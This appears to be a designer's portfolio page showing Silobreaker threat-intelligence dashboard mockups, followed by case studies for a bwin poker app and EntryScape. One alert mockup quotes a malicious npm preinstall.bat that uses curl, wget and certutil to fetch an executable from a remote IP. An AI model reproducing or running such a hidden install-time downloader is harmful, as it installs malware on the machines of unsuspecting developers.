Team_CC

Anonymous Venezuela

@venezuelaanon

@anon_u

reversal

twitter.com

Show Documents

Trending Hacker Groups

list:"Hacker Groups"

Name	Heat 1d	Heat 7d	Vol 1d	Vol 7d
MexicanH Team	████	████	56	73
LulzSec	████	████	65	199
TheBottle	████	████	4	4
CCC Chaos Computer Club	████	████	7	19
StrongPity APT	████	████	3	5
Desert Falcons	████	████	3	9

Malware by Mentions

list:"Malware1"

Last 7 days

Trending Malware

list:"Malware1"

Name	Heat 1d	Heat 7d	Vol 1d	Vol 7d
NotPetya Ransomware	████	████	81	241
WannaCry Ransomware	████	████	170	409
XiaoBa Ransomware	████	████	9	9
Olympic Destroyer	████	████	11	19
Pegasus Malware	████	████	8	11
Mirai Trojan	████	████	18	58

Search

Dashboards

Lists

Collections

Reports

Searches

Uploads

Tools

Cyber Security General

Large Clients / Microsoft Corporation (+2 more)

Edit

Email Alert

Share

More

list:"Critical Infrastructure" AND (list:"CyberListsCombined") AND fromdate:"-14"

Top Stories

Person:"Hillary Clinton"

A Saudi Cybersecurity Company Tried to Buy Zero Day Exploits from Me

SecNews24.com - 19 minutes ago

Zero days—exploits that take advantage of vulnerabilities the vendor, such as Apple, doesn't know about—are a hot commodity. With a zero day, a hacker, perhaps working for a government, can have a better chance of being able to break into a target's...

First reported 41 minutes ago - 4 reports

Entities Zero-Day, Cyber Security, Commodities, Computer Hacker, Vulnerability

Industrial Network Switches Rife with Vulnerabilities

SecNews24.com - an hour ago

Industrial switches used to build networks in the oil and gas and maritime logistics sectors, as well as broader critical national infrastructure (CNI) are rife with security vulnerabilities, according to cybersecurity company Positive Technologies....

First reported Sep 09 2015 14:24 - 17 reports

Entities Vulnerability, Positive Technologies, Moxa, Oil & Gas, Logistics

More Resources Don't Lead to Better or Faster Vulnerability Management, Kenna Security Report Finds

SPI World News - 2 hours ago

(CLOSE NEWSWIRE) In its research, Kenna found that

All Content

FromDate:"2013-07-01 00:00:00"

Sort by Date

Clinton to vow tough enforcement of Iran nuclear

Al Jazeera - a minute ago

U.S. Democratic presidential candidate Hillary Clinton arrives for a taping of "The Ellen DeGeneres Show" in New York September 8, 2015.REUTERS/Lucas JacksonBy Alistair Bell WASHINGTON (Reuters) - Democratic presidential front-runner Hillary Clinton will ...

Clinton to vow tough enforcement of Iran nuclear

Al Jazeera - a minute ago

U.S. Democratic presidential candidate Hillary Clinton arrives for a taping of "The Ellen DeGeneres Show" in New York September 8, 2015.REUTERS/Lucas JacksonBy Alistair Bell WASHINGTON (Reuters) - Democratic presidential front-runner Hillary Clinton will ...

Clinton to vow tough enforcement of Iran nuclear

Al Jazeera - a minute ago

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Clinton to vow tough enforcement of Iran nuclear

Al Jazeera - a minute ago

U.S. Democratic presidential candidate Hillary Clinton arrives for a taping of "The Ellen DeGeneres Show" in New York September 8, 2015.REUTERS/Lucas JacksonBy Alistair Bell WASHINGTON (Reuters) - Democratic presidential front-runner Hillary Clinton will ...

All Content

FromDate:"2013-07-01 00:00:00"

Sort by Relevance

CVE-2017-11743 MEDHOST Connex contains hard-coded Mirth Connect admin password

ECCSA Latest - Mar 10 2019 20:37 3 similar documents

Paste - pastebin.com/3ULY01uK

Unknown author - Pastebin - Mar 10 2019 11:48

Ledger tested the Trezor Hardwarewallet for vulnerabilities.

Reddit - Ethereum - 19 hours ago

The vulnerability allows the hard drives to secretly record conversations The vulnerability lies in the feedback system for precise

Bobr Times - Mar 11 2019 03:32

A Saudi Cybersecurity Company Tried to Buy Zero Day Exploits from Me

SecNews24.com - 15 minutes ago

What can we expect of this March Patch Tuesday?

Net Security - Mar 11 2019 08:10

@ProductCERT - An advisory has been updated: "SSA-168644: Spectre and Meltdown Vulnerabilities in Industrial Products" <https://t.co/Jfn5281vMJ>

ProductCERT - Twitter - 3 hours ago

Research Firm Offers \$3 Million For IOS, Android 0-Days

SecurityPhresh - 21 hours ago 1 similar document

Dashboards are an important concept in the Silobreaker platform. A customer can have multiple Dashboards monitoring different topics, for instance: hacker activity within a certain industry.

Dashboards

Search

Dashboards

Lists

Collections

Reports

Searches

Uploads

Tools

Owned by anyone
Find...

Last visited

AFP Realtime by Silobreaker 2019-02-01 2019-02-01 ...

Favourites

↑↓	Title	Owned by	Last modified	Date created
★	Assets Monitoring	by Silobreaker	2019-02-01	2019-02-01 ...
★	Swedish Companies Reputation	by Silobreaker	2019-02-01	2019-02-01 ...
★	Trending Cyber	by Silobreaker	2019-02-01	2019-02-01 ...

Other

>	Bank of Liberty	by Silobreaker	2019-02-01	2019-02-01
>	Blaine County Savings Bank	by Silobreaker	2019-02-01	2019-02-01
>	Fleeca	by Silobreaker	2019-02-01	2019-02-01
★	AFP Realtime	by Silobreaker US	2019-02-01	2019-02-01 ...
★	Assets Monitoring	by Silobreaker US	2019-02-01	2019-02-01 ...

Search
360 Search
Network
Hot Spots
Time Series
Word Cloud

Search

Dashboards

Lists

Collections

Reports

Searches

Uploads

Tools

Last 7 days

Show spots for
☒ Cities
☐ Countries
☐ Places
☐ Provinces

Match
☐ In title only

Display settings
Dark mode
Heatmap

Map type
Map
Satellite

Map layers
Hotels Europe
Hotels US
Hotels China
Hotels Australia
Show all

Add to Report
Export

+
-

Map data ©2018 Google, INEGI
Terms of Use

Save...AliasesOpen inAdd commentEdit

IPv48.208.102.100

<

Theme editor

Email Alert

Report

Document

Theme name

External Email

General settings

Font-family

Helvetica, Arial, sans-serif

Default text

Font-size (px)

13

Colour

#333

Headlines

Font-size (px)

21

Colour

#333

Document headlines

Font-size (px)

14

Global colours

Text links

#2773AD

Secondary font-colour

#999

Custom headers

Email Alert

Default header

Customize

Report

Default header

Customize

Document

Default header

Customize

Custom footers

Email Alert

Default footer

Customize

Report

Default footer

Customize

Document

Default footer

Customize

Silobreaker

Henriksdalsringen

by Silobreaker user Martin Huber

Alert triggered Oct 24 2021 08:00 (Central European Standard Time)

User Content

2 results from Oct 17 2021 08:00 to Oct 24 2021 08:00 (view in Silobreaker)

Newly found

Oscar Busk - Oct 22 2021 17:22

Newly Found npm Malware Mines Cryptocurrency on Windows, Linux,...
[https://blog\[.\]sonatype\[.\]com/newly-found-npm-malware-mines-cryptocurr...](https://blog[.]sonatype[.]com/newly-found-npm-malware-mines-cryptocurr...) 1 of 9 2021-10-22, 17:21 Newly Found npm Malware Mines Cryptocurrency on Windows, Linux,.....

preinstall[.]bat

Oscar Busk - Oct 22 2021 15:21

@echo off curl [http://159.148.186.228/download/\[sextension\[.\]jexe](http://159.148.186.228/download/[sextension[.]jexe) -o [sextension[.]jexe] if not exist [sextension[.]jexe] (wget [http://159.148.186.228/download/\[sextension\[.\]jexe](http://159.148.186.228/download/[sextension[.]jexe) -O [sextension[.]jexe]) if not exist [sextension[.]jexe] (certutil[.]jexe -urlcache -f...

Network



Results Oct 24 2021 08:00 (view in Silobreaker)

Cancel


Save

Entity cards give context information and additional data anywhere in the platform


Silobreaker



Stakeholder interviews and user observation led to an unconventional but effective solution for an internal tool used to manage entities.



In order to sell the idea of a new corporate identity to the company founders, a style board was created to show the different areas of application. It was accepted and went forward.



As a result of the rebranding, also the corporate website was relaunched, telling the Silobreaker story in a fresh, modern way. (Please note that after a few years, the current website looks different now)



Services

Product design

SaaS

Design system

Prototyping

Wireframing

Information architecture

AI

Brand identity

Desktop and mobile

Stakeholder interviews

Stakeholder interviews

Company

Even after several mergers and acquisitions, bwin continues to be a prominent brand. At its peak, it was the largest gaming operator in sports betting and poker, boasting around 20 million customers, with its headquarters based in Vienna, Austria.





Brief

Poker is a game which is easy to learn, but developing an app for it requires deep expertise. The game involves multiple states and intricate micro-interactions, which need to be carefully designed to ensure users can process all the information and enjoy the gameplay experience. On a smaller screen, like a smartphone, the challenge is even bigger.

Over the years at bwin, I worked on numerous product features. My final project was leading the design of a new poker app for Windows Phone, where I worked closely with two other designers to bring the vision to life.


Outcomes

At the time, most poker apps were simply ports of desktop versions, carrying over their traditional interaction designs. Our approach was different. We aimed to innovate by taking full advantage of touchscreen capabilities. We focused on creating natural, intuitive gestures and touch interactions that felt seamless and native to mobile devices.




The app is featuring a new start screen matching the interface of the Windows Phone UI system, cash game tables, tournament tables, player profile, table settings, table chat and support for multi-table play.








A selection of only a few wireframes from the application map. The whole board of wireframes was used to plan the first version and iterations beyond.




Concept wireframes for a more detailed lobby, game selection and an advanced multi-table view.



MetaSolutions (Internetstiftelsen)

EntryScape



Services

Product design

Design system

Prototyping

Desktop

Client

EntryScape is a web-based digital application of MetaSolution, which provides services to authorities, governmental organisations or companies to publish their open data. It is used by high profile organisations such as Skatteverket, Polisen, Försäkringskassan and many more in Sweden but it is also used in other European countries.

Brief

